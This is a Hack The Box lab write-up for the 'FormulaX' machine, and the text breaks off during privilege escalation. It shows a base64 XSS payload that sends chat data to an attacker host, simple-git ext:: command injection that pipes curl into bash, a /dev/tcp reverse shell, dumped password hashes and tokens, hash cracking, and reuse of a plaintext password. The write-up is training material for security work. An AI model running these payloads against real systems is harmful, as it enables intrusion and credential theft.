HTB Linux Hard: FormulaX
FormulaX is a Hard rated Linux machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.6
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-03-10 05:25 EDT
Nmap scan report for 10.10.11.6
Host is up (0.052s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|_  256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was /static/index.html
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-cors: GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 14.29 seconds
Enumerate HTTP (Port 80)
Landing page. 
Since we have no credentials we will create an account. 
We can now login. 
In the top navigation bar we can click on Contact Us which gives us a panel to contact the administrator. 
Use the following payload to get a request callback from the server.
1
<img SRC=x onerror='eval(atob("Y29uc3Qgc2NyaXB0ID0gZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnc2NyaXB0Jyk7CnNjcmlwdC5zcmMgPSAnL3NvY2tldC5pby9zb2NrZXQuaW8uanMnOwpkb2N1bWVudC5oZWFkLmFwcGVuZENoaWxkKHNjcmlwdCk7CnNjcmlwdC5hZGRFdmVudExpc3RlbmVyKCdsb2FkJywgZnVuY3Rpb24oKSB7CmNvbnN0IHJlcyA9IGF4aW9zLmdldChgL3VzZXIvYXBpL2NoYXRgKTsgY29uc3Qgc29ja2V0ID0gaW8oJy8nLHt3aXRoQ3JlZGVudGlhbHM6IHRydWV9KTsgc29ja2V0Lm9uKCdtZXNzYWdlJywgKG15X21lc3NhZ2UpID0+IHtmZXRjaCgiaHR0cDovLzEwLjEwLjE0LjQyLz9kPSIgKyBidG9hKG15X21lc3NhZ2UpKX0pIDsgc29ja2V0LmVtaXQoJ2NsaWVudF9tZXNzYWdlJywgJ2hpc3RvcnknKTsKfSk7"));' />
Callback:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
10.10.11.6 - - [10/Mar/2024 16:38:44] "OPTIONS /?d=V3JpdGUgYSBzY3JpcHQgZm9yICBkZXYtZ2l0LWF1dG8tdXBkYXRlLmNoYXRib3QuaHRiIHRvIHdvcmsgcHJvcGVybHk=

# Base64 decoded:
Write a script for  dev-git-auto-update.chatbot.htb to work properly
Edit hosts file.
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.10.11.6 chatbot.htb dev-git-auto-update.chatbot.htb
This page uses simple-git v3.14. 
The version is vulnerable to RCE. 
1
2
3
4
5
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
10.10.11.6 - - [10/Mar/2024 17:03:59] "GET / HTTP/1.1" 200 -
Create rev.sh.
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ cat rev.sh
#!/bin/bash
bash -c "bash -i >& /dev/tcp/10.10.14.42/1234 0>&1"
Start Python webserver and use the following payload in the git field.
1
ext::bash -c curl% <http://10.10.14.42/rev.sh|bash>
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.11.6] 51462
bash: cannot set terminal process group (1205): Inappropriate ioctl for device
bash: no job control in this shell
www-data@formulax:~/git-auto-update$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@formulax:~/git-auto-update$ exit
Lateral movement
Checking for open ports, we find that the standard port for mongodb is being used. 
Connect to mongo by typing “mongo”.
1
2
3
4
5
6
7
8
9
10
www-data@formulax:~$ mongo
MongoDB shell version v4.4.29
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("fb1ed137-1ac8-42eb-9d44-c7f74b30cc66") }
MongoDB server version: 4.4.8
---
The server generated these startup warnings when booting:
        2024-03-11T06:20:03.175+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine. See <http://dochub.mongodb.org/core/prodnotes-filesystem>
        2024-03-11T06:20:04.505+00:00: Access control is not enabled for the database. Read and write access to data and configuration is unrestricted
---
Whilst enumerating the mongo database we find a password hash for the frank_dorky user.
1
2
3
4
5
6
7
8
9
10
11
12
> show dbs
admin    0.000GB
config   0.000GB
local    0.000GB
testing  0.000GB
> use testing
switched to db testing
> db.users.find()
{ "_id" : ObjectId("648874de313b8717284f457c"), "name" : "admin", "email" : "admin@chatbot.htb", "password" : "$2b$10$VSrvhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.", "terms" : true, "value" : true, "authorization_token" : "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NDg4NzRkZTMxM2I4NzE3Mjg0ZjQ1N2MiLCJpYXQiOjE3MTAxNDEzMjJ9.R8oszx_8bhmqxbETPvxIPLIQG8Y-JiM7bvMYs-N451M", "__v" : 0 }
{ "_id" : ObjectId("648874de313b8717284f457d"), "name" : "frank_dorky", "email" : "frank_dorky@chatbot.htb", "password" : "$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6", "terms" : true, "value" : true, "authorization_token" : " ", "__v" : 0 }
{ "_id" : ObjectId("65eeac69b9dd9f941a0fd02d"), "name" : "greenhats", "email" : "greenhats@example.com", "password" : "$2b$10$IyKLRa.WeW./l5JbeKRLAu1sSmkepLE/TJoMhwuaskIjVp1Mii/kG", "terms" : true, "value" : false, "authorization_token" : "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NWVlYWM2OWI5ZGQ5Zjk0MWEwZmQwMmQiLCJpYXQiOjE3MTAxNDA1MjZ9.s8erAINwTgwOH7XWuj-Eh3Prgur93SInGAf1BlkOnKA", "__v" : 0 }
{ "_id" : ObjectId("65eeadb6b9dd9f941a0fd54f"), "name" : "deimos", "email" : "deimos@email.com", "password" : "$2b$10$8DWHKBHRxAZCnT2atSkXZ.p2RjHCXe9h6Uvm6jKtxB5E8N5lpueBq", "terms" : true, "value" : false, "authorization_token" : "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NWVlYWRiNmI5ZGQ5Zjk0MWEwZmQ1NGYiLCJpYXQiOjE3MTAxNDA4Nzh9.AKtK9HypYdH8F9BJRoVg3OLKbLOAWizH-M2jyh2jEsc", "__v" : 0 }
Crack the hash using JohnTheRipper:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:00:19 DONE (2024-03-11 03:16) 0.05181g/s 145.4p/s 145.4c/s 145.4C/s catcat..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Now SSH as the frank_dorky user:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~]
└─$ ssh frank_dorky@10.10.11.6
frank_dorky@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/pro>

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Mon Mar 11 07:17:35 2024 from 10.10.14.42
frank_dorky@formulax:~$ id
uid=1002(frank_dorky) gid=1002(frank_dorky) groups=1002(frank_dorky)
User flag: 9d1086476fb04235469d25ab4843c5e7
1
2
frank_dorky@formulax:~$ cat user.txt
9d1086476fb04235469d25ab4843c5e7
Lateral movement
In the /opt/librenms folder we can execute the “config_to_json.php” file and find the credentials for the kai_relay user: Link
1
"db_user":"kai_relay","db_pass":"mychemicalformulaX"
Switch to the kai_relay user.
1
2
3
4
rank_dorky@formulax:~$ su kai_relay
Password:
kai_relay@formulax:~$ id
uid=1001(kai_relay) gid=1001(kai_relay) groups=1001(kai_relay),27(sudo),999(librenms)
Privilege Escalation
Sudo -l output.
1
2
3
4
5
6
7
kai_relay@formulax:~$ sudo -l
Matching Defaults entries for kai_relay on forumlax:
    env_reset, timestamp_timeout=0, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin\\:/snap/bin, use_pty,
